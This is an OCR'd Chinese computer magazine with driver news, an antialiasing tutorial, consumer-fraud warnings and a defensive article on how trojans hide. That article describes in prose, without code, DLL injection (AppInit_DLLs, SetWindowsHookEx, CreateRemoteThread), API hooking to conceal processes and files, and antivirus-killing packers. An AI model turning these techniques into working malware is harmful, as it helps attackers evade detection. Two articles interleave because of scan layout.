本次nVIDIA方面放出了首款正式支持nForce4系列芯片组的6.39 版ForceWare驱动，它的发布标志着使用nForce4系列芯片组的用户终于可以甩掉那些性能不佳，存在各种兼容性问题的测试版ForceWare驱动，也从而结束了nForce4系列芯片组无正式版驱动可用的历史。下面来看看此款驱动具体更新内容:1.通过微软 WHQL认证。2.支持nForce4产品的单独驱动，包括对双处理器系统的支持。3.增加对NVIDIA Disk Alert系统的支持。4.对一些兼容性问题做出修正。下面是具体各项组件的版本情况:音频驱动4.60 WHQL版、音频工具4.51版、网络驱动4.68 WHQL版、SMBus驱动4.45 WHQL版、Installer安装程序4.60版、IDE驱动5.07 WHQL版。特别注意:1.Windows XP用户在安装之前必须安装SP1，否则可能导致无法支持USB 2.0设备。2.为了使用NVMixer，需要安装DirectX 9.0以上版本。适用环境:Win2000/XP，下载地址:http://www.mydrivers.com/dir110/d44291.htm。

最新驱动列表

驅動之家 MyDrivers.com

Intel英特尔845G/GL/GE/GV、852/855 GM/GME、865G、910GL、910GML Express、915G/GV、915GM/GMS系列芯片组视频部分最新驱动14.10.0.4020-6.14.10.4020官方正式版。针对Mobile Intel(r) 915GM增加了对HDTV的支持。针对915G/GM增加了对SMI 1.3的支持。修正了上版本驱动在视频播放、多头显示、旋转设置等多方面应用中出现的一些问题。适用环境:Win2000/XP，下载地址:http://www.mydrivers.com/dir110/d44365.htm。

XGI图诚Volariz V3系列显卡最新Reactor反应堆驱动1.12 WHQL版。更新内容:1.修正OGL采样纹理错误。2.修正当拖动DVD重放时引起的PowerDVD播放中断。3.修正PowerDVD和3D SS失常现象。适用环境:WinXP，下载地址:http://www.mydrivers.com/dir111/d44411.htm。

FSAA 快速入门


★★★

■ Pisces

无论是ATi 显卡还是nVIDIA 显卡的高级设置中，我们都会看到关于FSAA(或者叫3D 平滑处理)的设置项目，这个设置有什么作用呢？为何设置之后感觉游戏速度明显变慢，而画面也不见得提高了呢？请看下面的文章。

入门篇:什么是 FSAA

FSAA，全称是Full Screen Antialliasing，即全屏幕抗锯齿技术，目的是消除3D显示 染中不同物体交界处难看的锯齿。在3D绘图中，锯齿产生的根本原因在最后显示输出的显示点阵并不能表现出原始显示信息的精度。如图1，这里的 染结果本应该是直线，但在最终显示时两块图像边缘常见的呈锯齿状的交界处。如果我们把锯齿放大到每个像素，那么就应该是图2的情况，两个色块的交界处 渭分明，没有任何过渡，锯齿就这样出现了。而图3则是图1经过FSAA处理的结果，两块图像的边缘看起来已经成为了一条直线，没有锯齿。那么我们把它放大，就是图4的样子。两块图像的交界处的像素颜色相互融合，使锯齿看起来没有了。因此，将图像交界处做过渡化处理，让锯齿不再那么明显，这就是全屏边缘抗锯齿的实质。


图1



图2



图3


图4

进阶篇:实现 FSAA 的方式

现在显卡厂商实现FSAA功能，主要有两种方式。第一种叫做Ordered Grid Super Sampling(OGSS，顺序栅格超级采样)，即以比实际输出分辨率更高的分辨率来 染3D画面，比如1600 × 1200，然后，再按照比例缩放回来显示与屏幕上，比如缩到800 × 600。这样最终输出的每个像素都是原来4个像素的综合平均，图像边缘的锯齿也就不明显了。读者可以自行绘制一张边缘锯齿明显的图片，然后缩小画面，看锯齿是否明显减少了。但这样的抗锯齿方式有很大的局限性，当要求抗锯齿效果很高时，显示核心必须 染分辨率相当高的画面，比如3200 × 2400，这对现在的顶级显卡也是相当难以实现的。因此在对抗锯齿效果要求更高的场合，常用的就是下一种抗锯齿实现方式。

Rotated Grid Super Sampling(RGSS，旋转栅格超级采样)是高质量抗锯齿常用的实现方式。要了解RGSS，先了解一点显示核心最后输出3D图像的处理过程。假设图像最后输出分辨率为1024 × 768，那么这个图像的每个像素点所显示的内容需要由3D模型中最后映射到这个像素点的部分来决定，也就是说，我们看到的一个像素点，在3D模型中并不是一个点，而是相当多地点汇聚起来的。而没有抗锯齿处理时，这个最后显示的像素点的显示信息，一般就直接由处在这个像素点正中的3D 染出来的点的信息决定，就是说一个点代表了这个像素范围内的所有其他点，这就叫做“采样”。而RGSS则是在这个像素点范围内多处采集3D 染点的信息，然后进行平均化处理，让这个像素点的显示内容更接近这个点范围内所有3D 染点的集合。见图5，方块代表最终显示的像素点，内部的小点代表3D模型中的采样点，采样点数目越多代表采样精度越高，4个采样点就用4x表示，8x表示8各采样点。


图5

无论是OGSS还是RGSS都属于显示卡的内部处理方式，我们只需要初步了解就可以了。我们在这里需要知道的是，OGSS和RGSS都属于显示核心需要重复繁琐进行的工作，会大量消耗显示处理资源，这也就是开启抗锯齿功能后显示处理速度大大下降的原因。

应用篇:开启 FSAA

在显卡厂商的驱动设置中都提供了开启FSAA功能的选项。使用nVIDIA显卡并安装了最新驱动程序，从“显示属性→高级→GeForce(显卡型号)”进入nVIDIA高级菜单，点击“性能和显示质量”在右边窗口中去掉“3D平滑处理设置”项目下“应用程序控制的”勾选，然后就能强制设置nVIDIA显卡的FSAA设定。nVIDIA显卡的FSAA设定中有个2xQ选项，这是nVIDIA显卡的一种优化FSAA，用2x处理FSAA的性能损失的代价基本达到了4x FSAA的画面效果(见图6)。使用的ATi显卡，同样也进入显示属性的高级菜单，Direct3D选项卡中将“消除混淆”的“应用程序首选”的钩选去掉，就能自定义D3D下FSAA的级别(见图7)，由于ATi的驱动中D3D和OpenGL是分开设定，因此要开启OpenGL的FSAA设定还需要在OpenGL的

■熊猫盼盼

★★★

木马　别和我玩躲猫猫

本文可以帮你学到

- 全面解析木马隐藏技术
- 让隐藏的木马难逃你的法眼

以前，我曾认为只要不随便运行网友发来的文件就不会中病毒或木马，但后来出现了利用漏洞传播的冲击波、震荡波；以前，我曾认为不上小网站就不会中网页木马，但后来包括国内某知名游戏网站在内的多个大网站均在其首页被黑客挂上了木马。从此，我知道：**安全，从来没有绝对的**。

虽然没有绝对的安全，但如果能知己知彼，了解木马的隐藏手段，对于木马即使不能百战百胜，也能做到及时发现，使损失最小化。那么，木马究竟是如何躲在我们的系统中的呢？

最基本的隐藏:不可见窗体＋隐藏文件

木马程序无论如何神秘，但归根究底，仍是Win32平台下的一种程序。Windows下常见的程序有两种：

1.Win32应用程序(Win32 Application)，比如QQ、Office等都属于此行列。

2.Win32控制台程序(Win32 Console)，比如硬盘引导修复程序FixMBR。

其中，Win32应用程序通常会有应用程序界面，比如系统中自带的“计算器”就有提供各种数字按钮的应用程序界面。木马虽然属于Win32应用程序，但其一般不包含窗体或隐藏了窗体(但也有某些特殊情况，如木马使用者与被害者聊天的窗口)，并且将木马文件属性设置为“隐藏”，这就是最基本的隐藏手段，稍有经验的用户只需打开“任务管理器”，并且将“文件夹选项”中的“显示所有文件”勾选即可轻松找出木马(见图1)，于是便出现了下面要介绍的“进程隐藏”技术。




图1



图6



图7

选项卡中做同样设定。

最后，现在不少游戏也已经自带了开启FSAA的选项，总的来说，显卡自带的FSAA是执行效率最高的，游戏中的FSAA则是兼容性最好的，而显卡执行FSAA的优先级则是显示驱动设置优先。

CF [ZS03]

第一代进程隐藏技术:Windows 98的后门

在Windows 98中，微软提供了一种能将进程注册为服务进程的方法。尽管微软没有公开提供这种方法的技术实现细节(因为Windows的后续版本中没有提供这个机制)，但仍有高手发现了这个秘密，这种技术称为RegisterServiceProcess。只要利用此方法，任何程序的进程都能将自己注册为服务进程，而服务进程在Windows 98中的任务管理器中恰巧又是不显示的，所以便被木马程序钻了空子。要对付这种隐藏的木马还算简单，只需使用其他第三方进程管理工具即可找到其所在，并且采用此技术进行隐藏的木马在Windows 2000/XP(因为不支持这种隐藏方法)中就得现形！中止该进程后将木马文件删除即可。可是接下来的第二代进程隐藏技术，就没有这么简单对付了。

第二代进程隐藏技术:进程插入

在Windows中，每个进程都有自己的私有内存地址空间，当使用指针(一种访问内存的机制)访问内存时，一个进程无法访问另一个进程的内存地址空间，就好比在未经邻居同意的情况下，你无法进入邻居家吃饭一样。比如QQ在内存中存放了一张图片的数据，而MSN Messenger则无法通过直接读取内存的方式来获得该图片的数据。这样做同时也保证了程序的稳定性，如果你的进程存在一个错误，改写了一个随机地址上的内存，这个错误不会影响另一个进程使用的内存。

小知识

进程(Process)是什么

对应用程序来说，进程就像一个大容器。在应用程序被运行后，就相当于将应用程序装进容器里了，你可以往容器里加其他东西(如：应用程序在运行时所需的变量数据、需要引用的DLL文件等)，当应用程序被运行两次时，容器里的东西并不会被倒掉，系统会找一个新的进程容器来容纳它。一个进程可以包含若干线程(Thread)，线程可以帮助应用程序同时做几件事(比如一个线程向磁盘写入文件，另一个则接收用户的按键操作并及时做出反应，互相不干扰)，在程序被运行后，系统首先要做的就是为该程序进程建立一个默认线程，然后程序可以根据需要自行添加或删除相关的线程(见图2)。




图2　进程关系图

1.进程插入是什么

独立的地址空间对于编程人员和用户来说都是非常有利的。对于编程人员来说，系统更容易捕获随意的内存读取和写入操作。对于用户来说，操作系统将变得更加健壮，因为一个应用程序无法破坏另一个进程或操作系统的运行。当然，操作系统的这个健壮特性是要付出代价的，因为要编写能够与其他进程进行通信，或者能够对其他进程进行操作的应用程序将要困难得多。但仍有很多种方法可以打破进程的界限，访问另一个进程的地址空间，那就是"进程插入"(Process Injection)。一旦木马的DLL插入了另一个进程的地址空间后，就可以对另一个进程为所欲为，比如下文要介绍的盗QQ密码。

2.木马是如何盗走QQ密码的

普通情况下，一个应用程序所接收的键盘、鼠标操作，别的应用程序是无权"过问"的。可盗号木马是怎么偷偷记录下我的密码的呢？木马首先将1个DLL文件插入到QQ的进程中并成为QQ进程中的一个线程，这样该木马DLL就赫然成为了QQ的一部分！然后在用户输入密码时，因为此时木马DLL已经进入QQ进程内部，所以也就能够接收到用户传递给QQ的密码键入了，真是"家贼难防"啊(见图3)！




图3

3.如何插入进程

(1)使用注册表插入DLL

早期的进程插入式木马的伎俩。通过修改注册表中的[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs]来达到插入进程的目的。缺点是不实时，修改注册表后需要重新启动才能完成进程插入。

(2)使用挂钩(Hook)插入DLL

比较高级和隐蔽的方式，通过系统的挂钩机制(即"Hook"，类似于DOS时代的"中断")来插入进程(一些盗QQ木马、键盘记录木马以Hook方式插入到其他进程中"偷鸡摸狗")，需要调用SetWindowsHookEx函数(也是一个Win32 API函数)。缺点是技术门槛较高，程序调试困难，这种木马的制作者必须具有相当的Win32编程水平。

小知识

什么是API

Windows中提供各种功能实现的接口称为Win32 API(Application Programming Interface，即"应用程序编程接口")，如一些程序需要对磁盘上的文件进行读写，就要先通过对相应的API(文件读写就要调用文件相关的API)发出调用请求，然后API根据程序在调用其函数时提供的参数(如读写文件就要同时给出需要读写的文件的文件名及路径)来完成请求实现的功能，最后将调用结果(如写入文件成功，或读取文件失败等)返回给程序(见图4)。




图4 应用程序、Win32 API、系统的关系图

(3)**使用远程线程函数**(CreateRemoteThread)**插入DLL**

在Windows 2000及以上的系统中提供了这个"远程进程"机制，可以通过一个系统API函数来向另一个进程中创建线程(插入DLL)。缺点很明显，仅支持Windows 2000及以上系统，在国内仍有相当多用户在使用Windows 98，所以采用这种进程插入方式的木马缺乏平台通用性。

木马将自身作为DLL插入别的进程空间后，用查看进程的方式就无法找出木马的踪迹了，你能看到的仅仅是一些正常程序的进程，但木马却已经偷偷潜入其中了。解决的方法是使用支持"进程模块查看"的进程管理工具(如"Windows优化大师"提供的进程查看)，木马的DLL模块就会现形了。

不要相信自己的眼睛:恐怖的进程"蒸发"

严格地来讲，这应该算是第2.5代的进程隐藏技术，可是它却比前几种技术更为可怕得多。这种技术使得木马在进程的模块列表中也隐藏了。

它通过Hook技术对系统中所有程序的进程检测相关API的调用进行了监控，"任务管理器"之所以能够显示出系统中所有的进程，也是因为其调用了EnumProcesses等进程相关的API函数，进程信息都包含在该函数的返回结果中，由发出调用请求的程序接收返回结果并进行处理(如"任务管理器"在接收到结果后就在进程列表中显示出来)。而木马由于事先对该API函数进行了Hook，所以在"任务管理器"(或其他调用了列举进程函数的程序)调用EnumProcesses函数时(此时的API函数充当了"内线"的角色)，木马便得到了通知，并且在函数将结果(列出所有进程)返回给程序前，就已将自身的进程信息从返回结果中抹去了。就好比你正在看电视节目，却有人不知不觉中将电视接上了DVD，你在不知不觉中就被欺骗了。所以无论是"任务管理器"还是杀毒软件，想对这种木马的进程进行检测都是徒劳的。这种木马目前没有非常有效的查杀手段，只有在其运行前由杀毒软件检测到木马文件并阻止其病毒体的运行。当时还有一种技术是由木马程序将其自身的进程信息从Windows系统用以记录进程信息的"进程链表"中删除，这样进程管理工具就无法从"进程链表"中获得木马的进程信息了。但由于缺乏平台通用性而且在程序运行时有一些问题，所以没有被广泛采用。

小知识

什么是Hook

Hook是Windows中提供的一种用以替换DOS下"中断"的系统机制，中文译名为"挂钩"或"钩子"。在对特定的系统事件(包括上文中的特定API函数的调用事件)进行Hook后，一旦发生已Hook的事件，对该事件进行Hook的程序(如：木马)就会收到系统的通知，这时程序就能在第一时间对该事件做出响应(木马程序便抢在函数返回前对结果进行了修改)。

毫无踪迹:全方位立体隐藏

利用刚才介绍的Hook隐藏进程的手段，木马可以轻而易举地实现文件的隐藏，只需将Hook技术应用在文件相关的API函数上即可，这样无论是"资源管理器"还是杀毒软件都无法找出木马所在了。更令人吃惊的是，现在已经有木马(如：灰鸽子)利用该技术实现了文件和进程的隐藏。要防止这种木马最好的手段仍是利用杀毒软件在其运行前进行拦截。

跟杀毒软件对着干:反杀毒软件外壳

木马再狡猾，可是一旦被杀毒软件定义了特征码，那么是可以在运行前就被拦截的。要躲过杀毒软件的追杀，很多木马就被加了壳，相当于给木马穿了件衣服，这样杀毒软件就认不出来了，但有部分杀毒软件会尝试对常用壳进行脱壳，然后再查杀(小样，别以为穿上件马夹我就不认识你了)。除了被动的隐藏外，最近还发现了能够主动和杀毒软件对着干的壳。木马在加了这种壳之后，一旦运行，则外壳先得到程序控制权，由其通过各种手段对系统中安装的杀毒软件进行破坏，最后在确认安全(杀毒软件的保护已被瓦解)后由壳释放包裹在自己"体内"的木马体并执行。这类壳通常在出现不久后即被定义为病毒，只要及时更新病毒库就能防范。

小知识

什么是壳

顾名思义，你可以很轻易地猜到，这是一种包在外面的东西。没错，壳能够将文件(比如EXE)包住，在文件被运行时，首先由壳获得控制权，然后释放并运行包裹着的文件体。很多壳能对自己包住的文件体进行加密，这样就可以防止杀毒软件的查杀。比如原先杀毒软件定义的该木马的特征是"12345"，如果发现某文件中含有这个特征，就认为该文件是木马，而带有加密功能的壳则会对文件体进行加密(如：原先的特征是"12345"，加密后变成了"54321"，这样杀毒软件当然不能靠文件特征进行检查了)。脱壳指的就是将文件外边的壳去除，恢复文件没有加壳前的状态。

CF [ZS04]



闷豆买笔记本电脑遭遇JS

闷豆："听说DELL笔记本的性价比高，你们这里有DELL笔记本吗？"

JS："DELL的笔记本确实很好，国际大品牌中价格最实惠配置也高，我推荐你D600型号。"

闷豆："我在网上看到DELL的700M不错，还是宽屏的。"

JS："这个型号我们不做的。"

JS故作神秘的小声说："这个型号返修率太高，大家早就不做这个型号了，你可以去其他店看看，大家都不做的，不然700M怎么会如此便宜。"

闷豆惊讶的说："700M可是比较新的型号呀。"

JS故意岔开话题："要不要把D600实物给你看一下，很好的机器，熟人我都介绍这个型号。"

闷豆："我不喜欢它的外观，我还是看中宽屏的700M。"

JS："老实跟你说吧，DELL的笔记本很烂，你看我们店就只卖一个型号的DELL本本，还是买ASUS和IBM的笔记本好。"

闷豆大吃一惊："倒，不是刚才还在夸DELL吗，怎么变得这么快！"

JS："你考虑一下IBM的本本吧，IBM笔记本品质是最好的 。"

闷豆："IBM的笔记本确实是好，不过价格就是贵了一点。"

JS："一份价钱一份货嘛，等你打算换笔记本的时候，把它卖掉，那么现在的差价都出来了，你看二手市场IBM的本本那么好卖，就很说明问题了。"

闷豆："我倒看中IBM T42，不知道你们能给我什么样的优惠价格。"

JS："行货的价格大家都差不多，你要实惠的话，我推荐你买美国原装的机器。"

闷豆："美国原装？那不就是水货机嘛，我花这么多钱买笔记本还是买行货机保险，再说保修方面……"

JS："小兄弟，给你透个底，现在行货IBM笔记本都是国内组装，质量一代不如一代了，返修率可高了。美国原装的笔记本质量就是不一样，我卖了那么多还不知道吗，我这里卖出去的美国原装货还没有出现返修的呢，而且价格还便宜XXXX元，足够把硬盘和内存升级一个档次的了。"

闷豆：" ，那么水货的本本，蓝色快车保修不给保修怎么办 。"

JS**故作神秘，小声说：**"这个你放心，我们在蓝色快车里有兄弟，保修时你把机器拿过来，其他店搞不定的我这里绝对帮你搞定，售后服务绝对像行货一样。"

闷豆："我总是有些不放心，怎么行货还不如水货？"

JS："不信，你上网看看XXX笔记本论坛，你看那些老鸟都推荐买IBM水货。"

JS："你现在买IBM笔记本，我们公司还送价值1500元的超值大礼包，包括IBM光电鼠标、IBM红点包包，IBM USB外接软盘驱动器、IBM U盘、杀毒软件……"

闷豆拿过大礼包一看说："就这些东西价值1500元呀，IBM光电鼠标绝对是电子市场花30元就能买到的假货滚轮，IBM红点包做工这么粗糙里面的保护层这么薄肯定也是假货，工包的软驱是翻新的吧，外面很多柜台都在卖，U盘虽然是128MB的，不过也不会是真货，这种样子的外面没人当真货卖……"

闷豆摇摇头说："首先你们就不够诚信，我还是到其他店看看吧。"

点评：一些笔记本销售商都会向客户推荐利润最高的笔记本，对于一些自己不做的品牌则会利用透露内部消息和销售经验的方式吓唬客户，甚至恶意中伤品牌，诱导客户购买自己推荐的产品。

很多商家推荐购买水货IBM笔记本，因为它的利润比行货高很多，至于保修不是所有商家都能搞定的，当用户真的要求保修的时候，商家往往会是另外一种态度了。一些年轻的笔记本商家和销售人员平时也混迹在各大BBS，一方面以专业人员身份回答一些技术问题渐渐成为BBS中的知名人物，借以招揽生意，同时也发布一些有针对性的言论误导新来的网友，比如上文中提到的"买IBM笔记本就要买水货"等。

DELL笔记本以网上直销为主要渠道，一些商家店铺销售的DELL笔记本是以商用名义购买的跟单货，与家用机购买的售后服务不同(降低成本的主要因素)，在售后服务上可能会有问题，所以建议个人用户购买DELL笔记本还是DELL网上直接定购保险，具体购买售后服务的费用也比较透明。CF [CP01]

回音壁:

香港读者回应《香港中英街购DC连环骗术》

本刊在第3期刊登《香港中英街购DC连环骗术》一文以来,收到众多读者的来信,下面刊登一位居于深 的香港读者wong chi hung的来信,希望对第3期《香》文中的受害者提供一些有用的资料,也相信对欲到香港旅游的读者带来一些帮助。

编辑先生:你好!

只要受害者能提供一些有效证据(如发票),可向香港旅游发展局或香港旅游业议会投拆,可百分百退款。这里摘录2003年1月16日中国香港《立法会:经济发展及劳工局局长就立法会施政报告动议辩论发言全文》:在购物方面,香港旅游发展局会扩大「优质旅游服务计划」的范围,以及加深旅客和市民对计划的认识,加强计划的成效。香港旅游业议会亦会继续推行百分百退款计划,保障团队旅客的消费权益。

如在香港遇上任何问题,可立刻报警(香港本地拨电话999)或向香港旅游发展局投诉(香港本地拨电话2807 6543或内地拨北京办事处电话 010-65186018)。CF [CP02]



SONY 随身存有假货

市场上出现一些假冒老款SONY闪存盘的产品，主要有128MB和256MB两种容量。这些假冒产品采用英文包装(见图1)，闪存盘的外观仿制SONY最早上市的USB 2.0闪存盘。现在这种外形的闪存盘的正规行货渠道已被新款新产品所替代(见图2)。一些商家通过低廉的价格来吸引客户，通常这种假货128MB/256MB的价格在130元/195元左右，与普通大众品牌产品相当甚至还低一些。与真货相比假冒产品确实也可以使用不过兼容性略差一些，外壳做工比较粗糙，尤其是印字方面，廉价仿冒货的质量也不太好，返修率蛮高的。很多版本所配的光盘与真货有很大的出入，大部分假货的加密扩展功能无法正常使用。在一些拍卖网站上，这种假货因为价格诱人，所以卖得不错，一些商家还利用真货的照片来展示给用户看，而实际发货则是做工粗糙的假货。



图 1



图 2

假货 IBM 无线鼠标新登场

市场上假冒的IBM有线笔记本鼠标早就出现了，近来一些假冒的IBM无线鼠标全新登场(见图3)。仿冒货分为两类，一类利用廉价无线鼠标打上IBM的LOGO，做工比较粗糙，滚轮也不具备发光特性，包括一些塑料外壳包装的所谓mini IBM无线鼠标。还有一类是全仿IBM无线，有盒装也有散装版本，市场上零售价格在150元以下的散装或者所谓工包的IBM无线鼠标90%都是假货。真货的话，如此价格根本不用上柜台早被销售笔记本的商家包下了。盒装假货外包装全仿制英文版的包装或者是造假者自己"发明"的黄缎礼盒包装，有的盒内还像模像样的放上中文版保修卡，假的保修卡制作比较简单就是普通的印刷品与真IBM保修卡完全不同，真IBM保修卡印刷精美还有多重防伪标志。全仿的IBM无线鼠标外形很逼真就是鼠标表面处理与真品有区别，使用一段时间后外壳容易被磨光。这次假货鼠标质量比以前的有线鼠标质量好一些，大部分机器装上后不会出现鼠标满屏乱跑的情况，一般用用尚可，市场实际价格不超过70元。



图 3

精仿 IBM 笔记本电池崭露头角

市场上出现一批价格诱人的IBM"原装"笔记本电池(见图4)，涵盖大部分主流IBM笔记本型号。这些电池售价通常在300元到600元不等。其实这些廉价的电池绝大部分都是国内厂家的仿制产品，不过其外观和标贴的仿真程度相当高，没有真品对比很难鉴别真伪。仿制品的外壳虽然使用同一副模具但是依据其使用电芯的品质批发价格所有不同，用二手拆机进口电芯的价格比较便宜，用国产新电芯的价格高一些。但总体由于电芯品质问题仿制产品的循环使用寿命远不能和真品IBM电池相比，所以很多商家都只提供3个月的质保，不过这些仿制电池在使用初期与真IBM电池相差不大(一般最多相差半个小时)。精仿的电池大部分是散装销售，没有任何说明和质保文件，有的所谓盒装货也只是一个通用纸盒，而行货IBM电池则在外包装盒上有打印标签，上面包括序列号和部件编号等信息(见图5/图6)。我们也发现一些黑心商家利用这种精仿的电池偷换IBM笔记本随机电池，以谋求高额利润，所以请大家在选购笔记本的时候要特别注意是否原封包装和电池的系列号。



图 4



图 5



图 6

名牌笔记本外置光驱翻新货多

现在有很多超小超薄笔记本没有内置光驱，需要用户另外选购外置光驱。市场上有一些名牌笔记本用外置光驱(包括DVD-ROM和COMBO)，价格与二线品牌的同类产品差不多，非常诱人。这类非正规渠道的廉价外置光驱很多都是翻新货。翻新货一般外包装和附件都不正规，有的使用自制的外包装连品牌标志都没有，大部分产品都没有说明文件，附带的USB联接线都是廉价货。翻新外置光驱的寿命是个问题，所以商家提供的质保期大多不超过3个月。CF [CP03]




本期报料者获得奖金200元
报料信箱:dizen@intodigi.com

IBM 学生机欲与水货机试比低

■ 本刊记者　王寒晖

前段时间被炒得火热的IBM学生机，由于价格低廉，甚至比水货机还便宜，相信很多人都了解IBM学生机方方面面的问题。例如:什么是IBM学生机？水货IBM学生机在国内能得到蓝色快车的保修吗？作为一个消费者选择水货IBM香港学生笔记本的利弊在哪里？


怪鸭兽编辑：您好！

近日在市场上，发现有标示着IBM学生机的笔记本电脑，由于价格较低，所以很感兴趣。商家称这是IBM的正品机型，不是“水货”，但是据我了解，IBM的学生机应该是IBM公司供应给香港的。所以我想问一下，这种低价的学生机可不可以购买？能否享受IBM的售后服务？

读者　海客

何为IBM学生机

什么是IBM学生机？顾名思义就是IBM针对大学生特别推出的优惠机型，IBM学生机在整体产品品质上没有任何的改动和精简，完全与现在市场上流通的行货相同，只是牺牲掉了系统恢复这个功能，但是相比与行货笔记本的巨大价差，

ThinkPad Model Summary

Model	R50e	R51	X31	X40	T42/1.5G	T42/1.6G	T42/1.7G
Processor	Celeron M 330 1.4G	Pentium M 715 1.5G	Pentium M 1.5G	Pentium M 1.3G LV	Pentium M 715 1.5G	Pentium M 725 1.6G	Pentium M 735 1.7G
L2 Cache	512KB	2MB	1MB	1MB	2MB	2MB	2MB
DDR Memory	256 MB (333MHz)	256 MB (333MHz)	256 MB (333MHz)	256 MB (333MHz)	256 MB (333MHz)	256 MB (333MHz)	256 MB (333MHz)
Hard Disk	30GB (4200rpm)	40GB (4200rpm)	40GB (4200rpm)	40GB (4200rpm)	40GB (5400rpm)	80GB (5400rpm)	60GB (7200rpm)
Optical Drive	CD-ROM	CDRW/DVD Combo	-	-	CDRW/DVD Combo	CDRW/DVD Combo	CDRW/DVD Combo
Display	14.1" TFT (XGA)	14.1" TFT (XGA)	12.1" TFT (XGA)	12.1" TFT (XGA)	14.1" TFT (XGA)	14.1" TFT (SXGA+)	15.1" TFT (SXGA+)
Wireless (54M)	-	802.11b/g	802.11b/g	802.11b/g	802.11b/g	802.11b/g	802.11b/g
OS (Chi/Eng)	XP Home	XP Pro	XP Pro	XP Pro	XP Pro	XP Pro	XP Pro
Battery Life	3.5 hrs	4.7 hrs	5.5-6 hrs	7.5 hrs	4.5-5 hrs	4.7 hrs	4.7 hrs
Weight (lbs)	5.9	5.6(6.0)	3.6	3.1	4.5(4.9)	4.5(4.9)	5.3(5.7)
International Warranty	1-year carry-in	3-year carry-in	3-year carry-in	3-year carry-in	3-year carry-in	3-year carry-in	3-year carry-in
Retail Price	HK$8,520	HK$13,488	HK$12,188	HK$14,696	HK$15,988	HK$13,988	HK$21,388
Price	$5,988	$8,820	$7,992	$9,228	$9,876	$11,448	$12,391
12-month Instalment	$499 x 12	$735 x 12	$666 x 12	$769 x 12	$823 x 12	$954 x 12	$1,032 x12

这个瑕疵可以忽略不记。IBM学生机只能由老师和学生持有效证件才能购买，并且每个学生证只能购买一台机器。

据了解，每年8月底至9月末，IBM都会向美国、德国、中国香港、新加坡等地的大学生提供特惠笔记本电脑，同样配置的学生机与普通机价差比较大，按照中国内地的报价，价差从4000至8000元人民币不等。从2004年香港科技大学的IBM学生机报价单中(见图)，大家可以看到其中的X40机型售价仅仅9228港币(Price即为学生价，Retail Price是香港零售价)，折合人民币也不足万元，而在内地同等配置的水货机型至少在1万6千元以上，而行货机型要2万左右。

此前，IBM曾向中国留学生推出过两款特惠机型，原价为16688元人民币的IBM X31 2672 39C留学生价为15000元人民币，原价24888元人民币的T42 2373 2WC，留学生价为19000元人民币。

IBM学生机并不是IBM主动的市场策略，而是当地大学与IBM公司协商的结果。出于教育的需要，香港一些大学要求每个大学生必须配备电脑，在这种背景下，香港一些大学与IBM公司协商，由大学提供补贴IBM公司推出面向大学生的特惠机型，只要有内地大学主动来和IBM洽谈这种业务，IBM公司也会在内地实行类似活动。

而在国内，香港的IBM学生机更加受到大家的关注。IBM香港学生机有以下几个特点：首先就是由于超低价产品的登场，如果不进行非常严格的监管控制，势必会对正当的行货渠道造成影响，当然这个影响打击的范围是很大的，不但影响香港本地行货，如此低价产品如果流入中国内地市场，也会对国内的行货渠道造成打击。所以IBM(香港)方面对香港学生机的管理非常严格，不但委托信誉良好的经销商负责此事，IBM(香港)更特别调派观察督导人员全程监控，购买者只有持有效证件才能购买，学生亲自购买核对身份，并且对学生的姓名和ID编号进行记录，要求每个学生证只能购买一台机器。其次，IBM香港学生机也并不是香港所有的大学都享有的特权，主要目标市场为香港大学、香港科技大学、香港理工大学，这三所最有影响的大学。

由于IBM在中国的价格策略的关系，在香港购买IBM笔记本电脑会比在内地购买的价格便宜比较多，这也就是国内IBM水货的成因。特别从2002年起，IBM(香港)开始针对香港



上海木鱼：最近我想配一台电脑，希望能满足家庭应用，如看影片、上网、玩游戏等。另外，显示器要配17英寸液晶显示器。谢谢！

配件	品牌及型号	价格(元)
CPU	Intel Celeron D 320 2.4G(散装)	570
散热器	CoolerMaster DI4-7H53B-99	45
